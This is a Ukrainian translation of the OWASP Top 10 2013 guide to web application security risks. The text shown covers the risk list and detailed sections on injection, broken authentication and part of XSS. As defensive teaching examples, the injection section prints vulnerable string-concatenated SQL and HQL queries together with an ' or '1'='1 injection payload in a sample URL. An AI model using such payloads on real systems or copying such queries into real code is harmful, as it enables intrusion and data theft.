



# OWASP

Відкритий проект захисту веб-додатків

---

## OWASP Топ 10 – 2013

Десять найбільш критичних ризиків для безпеки веб-додатків

# release



Creative Commons (CC) Attribution Share-Alike

Доступно безкоштовно на  
<http://www.owasp.org>



# Про OWASP

## Передмова

Небезпечне програмне забезпечення підриває нашу інфраструктуру охорони здоров'я, фінансову, оборонну, енергетичну та інші критичні інфраструктури. Оскільки цифрові системи стають більш складними та взаємопов'язаними, відбувається різке ускладнення процесу захисту додатків. Ми більше не можемо ігнорувати відносно прості проблеми безпеки, що представлені в даному документі.

Метою проекту Топ 10 є підвищення обізнаності щодо безпеки додатків шляхом визначення ряду найбільш критичних ризиків, що постають перед організаціями. На проект Топ 10 посилаються багато стандартів, книжок, інструментів та організацій, включаючи MITRE, PCI DSS, DISA, FTC та багато інших. Дана версія проекту OWASP Топ 10 охоплює десятирічний досвід у визначенні найважливіших ризиків для безпеки додатків. Вперше проект OWASP Топ 10 було видано у 2003 році, згодом, у 2004 та 2007 роках, до нього були внесені незначні оновлення. Версія 2010 року була змінена з метою визначення не лише поширеності ризиків, а й їх важливості. У даній версії 2013 року ми дотримувалися аналогічного підходу.

Ми заохочуємо вас використовувати Топ 10, щоб розпочати роботу над безпекою додатків. Розробники можуть навчитися на помилках інших організацій. Керівникам слід почати думати над тим, як управляти ризиками, що створюються програмними продуктами, які використовуються на їх підприємствах.

Крім того, ми заохочуємо вас створити програму безпеки додатків сумісну з культурою Вашої організації та технологіями. Існують різні за змістом та обсягом методики, однак вам не слід дотримуватися однієї конкретної моделі. Навпаки, зважте сильні сторони Вашої організації та оберіть те, що буде працювати саме для Вас.

Ми сподіваємося, що проект OWASP Топ 10 допоможе Вам у спробах досягнення безпеки додатків. Не вагайтеся та зв'яжіться зі спільною OWASP, якщо у вас виникнуть питання, побажання та ідеї, публічно [owasp-topten@lists.owasp.org](mailto:owasp-topten@lists.owasp.org), або приватно [dave.wichers@owasp.org](mailto:dave.wichers@owasp.org).

## Про OWASP

Відкритий проект захисту веб-додатків (OWASP) – це відкрита спілька, метою якої є сприяння організаціям у розробці, придбанні та підтримці додатків, безпеці яких можна довіряти. В OWASP ви знайдете безкоштовні та відкриті:

- інструменти та стандарти безпеки додатків;
- детальні настанови про тестування, розробку та аналіз безпеки програм;
- стандартні елементи управління безпекою та бібліотеки;
- [місцеві осередки по всьому світу](#);
- дослідження на актуальні теми;
- [конференції](#);
- [поштові розсилки](#);

Більш докладніше дивіться на <https://www.owasp.org>.

Всі інструменти, документи, форуми та участь у місцевих осередках OWASP є безкоштовними та відкритими для всіх зацікавлених у вдосконаленні безпеки додатків. Ми підходимо до безпеки додатків з точки зору людей, процесів та технологічних проблем, оскільки найбільш ефективні підходи до безпеки додатків вимагають вдосконалень в усіх цих галузях.

OWASP – це новий вид організації. Наша незалежність від комерційного тиску дає нам можливість надавати неупереджену, практичну, економічно ефективну інформацію про безпеку додатків. Організація OWASP не пов'язана з будь-якими технологічними компаніями, однак ми підтримуємо свідоме використання комерційних технологій безпеки. Подібно до багатьох проектів, пов'язаних з відкритим програмним забезпеченням, OWASP видає спільно з іншими організаціями різноманітні, доступні для ознайомлення матеріали.

Фонд OWASP – це некомерційна організація, що забезпечує довготривалий успіх проекту. Майже всі, хто пов'язаний з OWASP, є добровольцями, включаючи Правління, Світові комітети, Керівників місцевих осередків, Керівників проектів та членів проекту OWASP. Ми підтримуємо інноваційні дослідження в галузі безпеки, надаючи гранти та інфраструктуру.

Приєднуйтеся до нас!

## Авторські права та ліцензія



Авторські права © 2003 – 2013 Фонд OWASP

Даний документ видано за ліцензією Creative Commons Attribution ShareAlike 3.0. У випадку будь-якого повторного використання або розповсюдження ви маєте чітко зазначити умови ліцензії.

## Ласкаво просимо

Ласкаво просимо до проекту OWASP [Топ 10 2013](#)! У даному оновленому документі одна з категорій ризику, визначених у версії 2010 року, розширена з метою включення важливих уразливостей, а також змінений порядок деяких інших категорій з огляду на дані щодо їх розповсюженості. Крім того, у даному виданні висвітлюється безпека елементів програм шляхом створення окремої категорії для цього ризику, видокремлюючи її з категорії ризику 2010 року А6: [Небезпечна конфігурація оточення](#).

Проект OWASP [Топ 10](#) за 2013 рік базується на вісьмох наборах даних, наданих сімома фірмами, що спеціалізуються на безпеці додатків, включаючи чотири консультаційні компанії та трьох продавців інструментів/програмного забезпечення як послуги (один спеціалізується на статичному аналізі безпеки коду, один – на динамічному та один – на обох типах). Ці дані охоплюють більш ніж 500.000 уразливостей, що існують у сотнях організацій та тисячах додатків. Вибір та пріоритети [Топ 10](#) основані на даних щодо поширеності, а також на узгоджених прогнозах щодо можливості використання, виявлення та наслідків.

Першорядна мета проекту OWASP [Топ 10](#) – роз'яснення розробникам, проектувальникам, архітекторам, менеджерам та організаціям наслідків, до яких призводять найуразливіші місця безпеки веб-додатків. У [Топ 10](#) представлені основні методи захисту від цих проблем високого ступеня ризику, а також рекомендації щодо подальших дій.

## Застереження

**Не зупиняйтеся на десятці.** Існують сотні проблем, що можуть вплинути на загальну безпеку веб-додатка, вони детально обговорюються у [Посібнику розробника OWASP](#) та у [Пам'ятці OWASP](#). Дані публікації є надзвичайно важливими для кожного, хто займається розробкою веб-додатків. Інструкції щодо того, як ефективно знаходити уразливості у веб-додатках, надані в [Настанові щодо тестування OWASP](#) та у [Настанові щодо аналізу коду OWASP](#).

**Постійні зміни.** Даний рейтинг [Топ 10](#) постійно модифікується. Навіть не змінюючи жодного рядка коду вашого додатка, ви можете натрапити на уразливості, оскільки виявляються нові прийоми та вдосконалюються методи атак. Більш детальна інформація – дивіться у кінці публікації Топ 10 «Подальші дії розробників, контролерів та організацій».

**Мисліть позитивно.** Коли ви будете готові припинити вистежувати уразливості та фокусуватися на встановленні надійних елементів управління безпекою додатків, скористайтеся [Стандартом підтвердження безпеки додатків OWASP \(ASVS\)](#), який підготовлений OWASP в якості поради для організацій та редакторів додатків стосовно аспектів, що слід перевіряти.

**Використовуйте інструменти з розумом.** Уразливості можуть бути досить складними та прихованими у коді. У багатьох випадках найбільш ефективним, з точки зору економії, підходом до пошуку та усунення таких слабких місць є використання послуг експертів.

**Просувайтеся вперед.** Сфокусуйтеся на тому, що безпека має стати невід'ємною частиною культури вашої організації. Більш детально – дивіться документ [Зріла модель гарантованого відкритого програмного забезпечення \(SAMM\)](#) та [Настанова щодо захищеності](#).

## Подяка

Дякуємо компанії [Aspect Security](#) за ініціацію, керівництво та оновлення OWASP Топ 10 з моменту заснування у 2003 році, а також головним авторам: Джеффу Вільямсу та Дейву Вічерсу.



Ми хотіли б подякувати організаціям, що надали свої дані щодо поширеності уразливостей для підтримки оновлення 2013 року:

- [Aspect Security – Статистика](#);
- [HP – Статистика](#) інструментів Fortify та WebInspect;
- [Minded Security – Статистика](#);
- [Softtek – Статистика](#);
- [Trustwave, SpiderLabs – Статистика](#) (Дивіться сторінку 50);
- [Veracode – Статистика](#);
- [WhiteHat Security Inc. – Статистика](#).

Ми хотіли б подякувати всім, хто сприяв створенню попередніх версій Топ 10. Без вашої допомоги ми б не були тими, ким ми є сьогодні. Ми також хотіли б подякувати тим, хто надавав конструктивні коментарі та перевіряв дане оновлення Топ 10:

- Адам Базо (Фонд Вікімедія);
- Майк Боберскі (Booz Allen Hamilton);
- Торстен Гіглер;
- Найл Смітлайн – (MorphoTrust USA) за забезпечення та підтримку вікі-версії Топ 10.

Нарешті, ми хотіли б заздалегідь подякувати всім спеціалістам, які будуть перекладати дане видання Топ 10 різними мовами, допомагаючи нам зробити проект OWASP Топ 10 доступним по всій планеті.

## У чому відмінність публікацій 2010 та 2013 років?


Уразливі місця безпеки додатків постійно змінюються. Ключовими факторами такої еволюції є вдосконалення навичок зловмисників, поява нових технологій з новими слабкими місцями, а також впровадження численних систем захисту та систем, що постійно ускладнюються. Щоб не відставати, ми постійно оновлюємо OWASP Топ 10. У дану редакцію 2013 року ми внесли наступні зміни:

- 1) Некоректна аутентифікація та управління сесіями перемістилася вгору за поширеністю, відповідно до наданих даних. Ми вважаємо, що це є результатом більш детального вивчення цієї уразливості, а не того, що вона стала більш поширеною. Це призвело до того, що Ризики А2 та А3 помінялися місцями.
- 2) Підробка міжсайтових запитів (CSRF) спустилася за поширеністю, відповідно до наданих даних, з А5 (2010 рік) до А8 (2013 рік). Ми вважаємо, що це є результатом того, що уразливість CSRF існувала в OWASP Топ 10 упродовж шістьох років, і організації та розробники приділили їй достатньо уваги, щоб понизити її розповсюдженість у реальних додатках.
- 3) Ми розширили ризик «Недостатні обмеження доступу до веб-посилань»; у порівнянні з OWASP Топ 10 2010, він став більш всеосяжним:
  - + 2010-А8: Недостатні обмеження доступу до веб-посилань тепер 2013-А7: Відсутність контролю доступу до функціонального рівня – охоплює всі елементи контролю доступу до функціонального рівня. Існує багато шляхів визначення, до якої функції необхідно отримати доступ, не тільки URL.
- 4) Ми об'єднали та розширили 2010-А7 і 2010-А9, і СТВОРИЛИ: 2013-А6: Витік критичних даних:
  - Дана нова категорія була створена шляхом об'єднання 2010-А7 – Некоректне використання криптографії для збереження даних та 2010-А9 – Неналежний захист даних під час їх передачі на транспортному рівні, а також шляхом охоплення ризиків критичних даних з боку браузера. Ця нова категорія охоплює захист критичних даних, що задаються користувачем (окрім контролю доступу, що охоплений 2013-А4 та 2013-А7) від моменту, коли вони відправляються та зберігаються у додатку, а потім знову відправляються у браузер.
- 5) Ми додали: 2013-А9: Використання компонентів з відомими уразливостями:
  - + Це питання було частиною 2010-А6 – Небезпечна конфігурація оточення, а тепер його виділено в окрему категорію, оскільки розвиток та глибина розробки на основі компонентів значно підвищили ризик Використання компонентів з відомими уразливостями.

OWASP Топ 10 – 2010 (Попередня версія)	OWASP Топ 10 – 2013 (Нова версія)
А1 – Вставка інструкцій	А1 – Вставка інструкцій
А3 – Некоректна аутентифікація та управління сесіями	А2 – Некоректна аутентифікація та управління сесіями
А2 – Міжсайтове виконання сценаріїв (XSS)	А3 – Міжсайтове виконання сценаріїв (XSS)
А4 – Небезпечні прямі посилання на об'єкти	А4 – Небезпечні прямі посилання на об'єкти
А6 – Небезпечна конфігурація оточення	А5 – Небезпечна конфігурація оточення
А7 – Некоректне використання криптографії для збереження даних – Об'єднано з А9 →	А6 – Витік критичних даних
А8 – Недостатні обмеження доступу до веб-посилань – Розширено до →	А7 – Відсутність контролю доступу до функціонального рівня
А5 – Підробка міжсайтових запитів (CSRF)	А8 – Підробка міжсайтових запитів (CSRF)
<включено в А6: Небезпечна конфігурація оточення>	А9 – Використання компонентів з відомими уразливостями
А10 – Небезпечні переадресування	А10 – Небезпечні переадресування

## Які існують ризики безпеки додатків?

Потенційно, зломисники можуть скористатися різними шляхами у вашому додатку, щоб завдати шкоди вашій організації або діяльності. Кожен з таких шляхів являє собою ризик, що може бути або може не бути досить серйозним для уваги.



Інколи такі шляхи легко знайти та використати, а інколи – дуже важко. Аналогічно, завдана шкода може не мати наслідків або вивести з ладу діяльність організації. Для визначення ризиків для вашої організації ви можете оцінити ймовірність кожного чинника загрози, вектора загрози та кожного слабого місця безпеки та об'єднати її з розрахунками технічних та бізнес наслідків для вашої організації. У сукупності ці фактори визначають загальний ризик.

## Який мій ризик?

Проект [OWASP Top 10](#) фокусується на визначенні найбільш серйозних ризиків для різноманітних організацій. По кожному з таких ризиків ми надаємо загальну інформацію щодо ймовірності та технічних наслідків за допомогою наступної простої схеми рейтингу, основаної на [Методиці оцінки ризиків OWASP](#).

Чинники загрози	Вектори атаки	Поширеність слабких місць	Можливість виявлення слабого місця	Технічні наслідки	Наслідки для діяльності
Специфічні для додатка	Прості	Поширені	Легка	Тяжкі	Специфічні для додатка / діяльності
	Середні	Звичайні	Середня	Помірні	
	Складні	Рідкісні	Важка	Незначні	

Лише ви знаєте специфіку вашого середовища та вашої діяльності. Для будь-якого додатка може не бути чинника загрози, що може виконати відповідну атаку, або технічні наслідки можуть бути незначними саме для вашої діяльності. Таким чином, вам слід оцінити кожен ризик саме для вас, фокусуючись на чинниках загрози, елементах контролю безпеки та наслідків для діяльності саме вашого підприємства. Ми вказали чинники загрози як такі, що є специфічними для додатка, а наслідків на діяльність як такі, що специфічні для додатка/діяльності, щоб підкреслити їх чітку залежність від специфіки ваших додатків та вашого підприємства.

Назви ризиків у Top 10 основані на типах атак, слабких місць або наслідків, які вони спричиняють. Ми обрали назви, що чітко відображають ризики та, де це можливо, є загальноприйнятними термінами, для спрощення процесу навчання.

## Посилання

### OWASP

- [Методика оцінки ризиків OWASP](#)
- [Стаття про моделювання загроз/ризиків](#)

### Зовнішні

- [Середовище інформаційних ризиків FAIR](#)
- [Моделювання загроз з точки зору Microsoft \(STRIDE та DREAD\)](#)



## A1 – Вставка інструкцій

Злам типу «Вставка інструкцій», наприклад вставка інструкцій SQL, ОС та LDAP, відбувається, коли ненадійні дані відправляються на інтерпретатор даних як частина команди або запиту. Ворожі дані зловмисника можуть призвести до того, що інтерпретатор почне виконувати довільні команди, або зловмисник отримає доступ до даних без належної авторизації.

## A2 – Некоректна аутентифікація та управління сеансами

Функції додатка, пов'язані з аутентифікацією та управлінням сеансами, часто некоректно впроваджені, що дозволяє зловмисникам обходити паролі, ключі або сеансові ідентифікатори, або використовувати інші типи зламів для отримання інших ідентифікаторів користувачів.

## A3 – Міжсайтове виконання сценаріїв (XSS)

Атаки XSS відбуваються, коли додаток отримує ворожі дані та відправляє їх до веб-браузера без належної перевірки. Атаки XSS дозволяють зловмисникам виконувати сценарії у браузері жертви, в результаті яких вони можуть перехоплювати сеанси користувача, видозмінювати веб-сайти або перенаправляти користувачів на інші шкідливі сайти.

## A4 – Небезпечні прямі посилання на об'єкти

Пряме посилання на об'єкт відбувається, коли розробник залишає незахищеним посилання на внутрішній об'єкт додатку, такий як файл, каталог або ключ до бази даних. Без перевірки прав доступу або іншого захисту зловмисники можуть маніпулювати такими посиланнями з метою несанкціонованого доступу до даних.

## A5 – Небезпечна конфігурація оточення

Належна безпека вимагає визначення та використання безпечної конфігурації для додатків, середовища розробки, сервера додатка, веб-сервера, сервера бази даних та платформ. Необхідно визначати, впроваджувати та підтримувати безпечні налаштування, оскільки типові налаштування є, як правило, небезпечними. Крім того, програмне забезпечення повинно бути оновленим.

## A6 – Витік критичних даних

Багато веб-додатків неналежним чином захищають такі критичні дані як дані кредитних карток, індивідуальні податкові номери та облікові дані для перевірки автентичності. Зловмисники можуть вкрати або змінити такі слабо захищені дані та здійснити шахрайські операції з кредитними картками, вкрати особисті дані або вчинити інші кримінальні правопорушення. Критичні дані слід додатково захищати шляхом шифрування під час збереження або передачі, а також необхідно дотримуватися певних застережень під час обміну такими даними з браузером.

## A7 – Відсутність контролю доступу до функціонального рівня

Більшість веб-додатків перевіряють права доступу до функціонального рівня перед тим, як відобразити відповідну функцію в інтерфейсі користувача. Однак додаткам необхідно виконувати аналогічні перевірки контролю доступу на сервері, коли здійснюється доступ до кожної функції. Якщо запити не перевіряються, зловмисники можуть підробляти їх для доступу до функцій без відповідної авторизації.

## A8 - Підробка міжсайтових запитів (CSRF)






Атака CSRF змушує підключений до системи браузер жертви автоматично відправляти підроблені запити HTTP, включаючи фрагмент даних (кукіз) сеансу жертви та іншу інформацію щодо аутентифікації, до уразливого веб-додатка. Це дає зловмисникам змогу змусити браузер жертви створювати запити, які уразливий додаток вважає правомірними запитами жертви.

## A9 – Використання компонентів з відомими уразливістю

Такі компоненти як бібліотеки, середовища розробки та інші модулі програмного забезпечення майже завжди працюють з повними привілеями. Якщо використовується уразливий компонент, така атака може сприяти втраті критичних даних або підміні сервера. Додатки, що використовують компоненти з відомими уразливістю, можуть знизити рівень захисту та сприяти різноманітним атакам та наслідкам.

## A10 – Небезпечні переадресування

Веб-додатки часто перенаправляють користувачів на інші сторінки та веб-сайти, а також використовують сумнівні дані для визначення цільової сторінки. Без належної перевірки зловмисники можуть перенаправляти жертв до фальшивих або шкідливих сайтів або використовувати переадресування для доступу до несанкціонованих сторінок.

 <p>Чинники загрози</p>	 <p>Вектори атаки</p>	 <p>Слабкі місця безпеки</p>	 <p>Технічні наслідки</p>	 <p>Наслідки для діяльності</p>	
<p>Специфічні для додатка</p>	<p>Можливість зламу ЛЕГКА</p>	<p>Поширеність ЗВИЧАЙНА</p>	<p>Можливість виявлення СЕРЕДНЯ</p>	<p>Наслідки ТЯЖКІ</p>	<p>Специфічні для додатка / діяльності</p>
<p>Зважайте на всіх, хто може надіслати сумнівні дані, включаючи зовнішніх користувачів, внутрішніх користувачів та адміністраторів.</p>	<p>Зловмисники надсилають прості тексти, в яких використовується синтаксис цільового інтерпретатора. Майже будь-яке джерело даних може бути вектором вставки інструкцій, включаючи внутрішні джерела.</p>	<p>Злам типу «Вставка інструкцій» відбувається, коли додаток відправляє ненадійні дані в інтерпретатор. Вставки інструкцій дуже розповсюджені, особливо в успадкованому коді. Їх можна часто знайти у запитах SQL, LDAP, Xpath або NoSQL; командах ОС; синтаксичних аналізаторах XML; заголовках SMTP, програмних аргументах тощо. Вставки інструкцій легко виявити під час перевірки коду, однак їх часто важко виявити шляхом тестування. Сканери та технологія тестування «Fuzzing» можуть допомогти зловмисникам знайти вставки інструкцій.</p>	<p>Вставка інструкцій може призвести до втрати або ушкодження даних, неналежної звітності або до відмови у доступі. Інколи вставка інструкцій може призвести до повної підміни хосту.</p>	<p>Зважайте на цінність уражених даних та на платформу, на якій працює інтерпретатор. Всі дані можуть бути вкрадені, змінені або видалені. Чи може постраждати ваша репутація?</p>	

## Чи я уразливий до вставки інструкцій?

Найкращий спосіб визначити, чи уразливий додаток до вставки інструкцій – це перевірити, чи всі інтерпретатори, що використовуються, чітко розділяють сумнівні дані від команд або запитів. Для звернень SQL це означає використання присвоєних змінних у всіх підготовлених операторах та збережених процедурах, а також уникнення динамічних запитів.

Перевірка коду – це швидкий та надійний спосіб визначити чи безпечно використовувати додаток інтерпретатори. Інструменти аналізу кодів можуть допомогти аналітиці безпеки визначити спосіб використання інтерпретаторів та відслідкувати обробку даних у додатка. Спеціаліст з проникнення в системи може перевірити ці питання шляхом моделювання вторгнення, що підтвердить уразливість.

Автоматичне динамічне сканування додатка може показати, чи існує можливість вставки інструкцій шляхом, придатним для використання. Сканери не завжди доходять до інтерпретаторів, і їм важко виявити, чи була атака успішною. Неналежна обробка помилок спрощує виявлення вставки інструкцій.

## Як я можу запобігти вставці інструкцій?

Процес запобігання вставці інструкцій передбачає відокремлення сумнівних даних від команд та запитів.

1. Найкращий варіант – використовувати безпечний ІПП (інтерфейс прикладного програмування), який взагалі не використовує інтерпретатор або забезпечує інтерфейс з заданими параметрами. Будьте обережні з такими ІПП як збережені процедури, що є налаштованими, проте все ще можуть приховано виконати вставку інструкцій.
2. Якщо ІПП з заданими параметрами не доступний, вам слід уникати певних символів шляхом використання спеціального синтаксису уникнення для інтерпретатора. Різноманітні способи уникнення описані у документі Безпечний ІПП від OWASP.
3. Позитивна перевірка даних, що вводяться, або «білий перелік», також рекомендується, проте не є повним захистом, оскільки багато додатків вимагають спеціальні символи під час вводу. Якщо потрібні спеціальні символи, їх безпечно використання може бути досягнуто виключно за допомогою підходу 1. та 2. вище. У документі Безпечний ІПП від OWASP представлено бібліотеку способів перевірки даних, що вводяться, з білого переліку, яку можна розширити.

## Приклади сценаріїв атак

Сценарій №1: Додаток використовує сумнівні дані під час створення наступного уразливого звернення SQL:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

Сценарій №2: Аналогічно, беззастережна довіра додатка до середовища може призвести до створення уразливих запитів (наприклад, мова запитів Hibernate (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
```

В обох випадках зловмисник змінює значення параметра 'id' в браузері, щоб відправити: ' or '1'='1. Наприклад:

```
http://example.com/app/accountView?id=' or '1'='1
```

Це змінює значення обох запитів, щоб повернути всі записи з таблиці облікових записів. Більш небезпечні атаки можуть змінити дані або навіть викликати збережені процедури.

## Посилання






### OWASP

- [Пам'ятка щодо попередження вставки інструкцій OWASP](#)
- [Пам'ятка щодо налаштування параметрів запиту OWASP](#)
- [Стаття про вставку команд OWASP](#)
- [Довідкова стаття про зовнішню сутність XML \(XXE\) OWASP](#)
- [ASVS: Вимоги до кодування/уникнення \(V6\)](#)
- [Настанова щодо тестування OWASP: Розділ про тестування вставки інструкцій SQL](#)

### Зовнішні

- [Запис CWE 77 про вставку інструкцій команди](#)
- [Запис CWE 89 про вставку інструкцій SQL](#)
- [Запис CWE 564 про вставку інструкцій Hibernate](#)

# Некоректна аутентифікація та управління сеансами

 Чинники загрози	 Вектори атаки	 Слабкі місця безпеки	 Технічні наслідки	 Наслідки для діяльності	
<b>Специфічні для додатка</b>	<b>Можливість зламу СЕРЕДНЯ</b>	<b>Поширеність ПОШИРЕНА</b>	<b>Можливість виявлення СЕРЕДНЯ</b>	<b>Наслідки ТЯЖКІ</b>	<b>Специфічні для додатка / діяльності</b>
Зважайте на анонімних зовнішніх зловмисників, а також на користувачів з власними обліковими записами, які можуть спробувати викрасти чужий обліковий запис. Також зважайте на членів організації, які хочуть приховати свої дії.	Зловмисник використовує витік даних або недоробки у механізмі аутентифікації або управління сесіями (наприклад, незахищені облікові записи, паролі, ІН сесій), щоб видати себе за користувача.	Розробники часто створюють механізми аутентифікації та управління сесіями, однак створити їх правильно досить складно. Як результат, такі механізми мають дефекти щодо реєстрації, управління паролями, часу очікування, запам'ятовування, секретних питань, оновлення облікових записів тощо. Інколи виявити такі дефекти важко, оскільки кожне впровадження є унікальним.	Такі злами дають можливість атакувати деякі або навіть <u>всі</u> облікові записи. Після успішного зламу зловмисник може робити все, що може робити жертва. Часто злами націлені на облікові записи з привілеями.	Зважайте на цінність уражених даних для діяльності або функцій додатка.  Крім того, зважайте на наслідки з розкриття уразливості на діяльність.	

## Чи я уразливий до помилок аутентифікації?

Чи належним чином захищені ресурси управління сесіями, такі як облікові дані користувачів та ідентифікатори сесій (ІН)? Ви можете бути уразливими, якщо:

- Облікові дані користувача для аутентифікації не захищені при збереженні за допомогою хешування або шифрування. Дивіться А6.
- Облікові дані можна підібрати або перезаписати у випадку слабких функцій управління обліковими записами (наприклад, створення облікового запису, зміна пароля, відновлення пароля, слабкі ІН сесій).
- Незахищені ІН сесій в URL (наприклад, переписування URL).
- ІН сесій уразливі для атаки [Фіксація сесій](#).
- ІН сесій не обмежені по часу, або ідентифікатори користувачів або аутентифікації, особливо ідентифікатори Технології Єдиного входу до системи (SSO), не перевіряються належним чином під час реєстрації.
- ІН сесій не змінюються після успішного входу до системи.
- Паролі, ІН сесій та інші облікові дані відправляються незашифрованим з'єднанням. Дивіться А6.

Більш детальна інформація – дивіться вимоги [ASVS](#), V2 та V3.

## Як я можу запобігти цьому?

Основна рекомендація для організацій – це надати розробникам:

- Єдиний набір елементів сильного контролю за аутентифікацією та управлінням сесіями.** Такі елементи контролю мають:
  - відповідати всім вимогам до аутентифікації та управління сесіями, визначеним у [Стандарті підтвердження безпеки додатків \(ASVS\) OWASP V2 \(Аутентифікація\)](#) та V3 (Управління сесіями).
  - мати простий інтерфейс для розробників. Задля емуляції, використання або в якості основи гарним прикладом є [Аутентифікатор та ІПП користувача ESAPI](#).
- Крім того, необхідно докладати всіх зусиль задля попередження атак XSS, що використовуються для крадіжки ІН сесій. Дивіться А3.

## Приклади сценаріїв атак

**Сценарій №1:** Додаток для бронювання квитків на літак підтримує переписування URL, додаючи до URL ІН сесій:

**<http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii>**

Аутентифікований користувач сайту бажає, щоб його друзі знали про продаж. Він відправляє електронною поштою вищевказане посилання, не здогадуючись, що він також відправляє ІН сесій. Коли його друзі використовують посилання, вони використовують його сесій та дані кредитної картки.

**Сценарій №2:** Час очікування (тайм-аут) додатка заданий неправильно. Користувач використовує загальнодоступний комп'ютер для входу на сайт. Замість того, щоб обрати «вихід», користувач просто закриває вкладку браузера та йде. Зловмисник використовує той самий браузер годину пізніше, а браузер все ще аутентифікований.

**Сценарій №3:** Член організації або внутрішній зловмисник отримує доступ до бази даних паролів до системи. Паролі користувачів не хешуються належним чином, і пароль кожного користувача доступний зловмиснику.

## Посилання OWASP


Більш детальна інформація щодо вимог та проблем, пов'язаних з даним ризиком – дивіться [Вимоги ASVS до Аутентифікації \(V2\) та Управління сесіями \(V3\)](#).

- [Пам'ятка щодо аутентифікації OWASP](#)
- [Пам'ятка щодо забутого пароля OWASP](#)
- [Пам'ятка щодо управління сесіями OWASP](#)
- [Настанова щодо розробки OWASP: Розділ про аутентифікацію](#)
- [Настанова щодо тестування OWASP: Розділ про аутентифікацію](#)

## Зовнішні

- [Запис CWE 287 про неналежну аутентифікацію](#)
- [Запис CWE 384 про фіксацію сесій](#)





## Чи я уразливий до XSS?

Ви уразливі, якщо не забезпечите, щоб всі дані, що вводяться користувачами, належним чином фільтрувалися, або якщо ви не перевіряєте їх на предмет безпеки за допомогою перевірки даних, що вводяться, перед тим, як включати такі дані у сторінку, що виводиться. Якщо Ajax використовується для динамічного оновлення сторінки – чи впевнені ви, що використовуєте безпечні ІПП JavaScript? Для небезпечних ІПП JavaScript також необхідно використовувати шифрування або перевірку.

Автоматизовані інструменти можуть виявляти деякі проблеми XSS автоматично. Однак кожний додаток по-різному створює вихідні сторінки та використовує різні інтерпретатори браузера, такі як JavaScript, ActiveX, Flash та Silverlight, що ускладнює автоматичне виявлення. Відповідно, повний захист вимагає поєднання ручного перегляду коду та тестування на проникнення на додачу до автоматичних підходів.

Веб-технології 2.0, такі як Ajax, ускладнюють виявлення атак XSS за допомогою автоматизованих інструментів.

## Як я можу запобігти XSS?

Попередження атак XSS вимагає відокремлення сумнівних даних від змісту активного браузера.

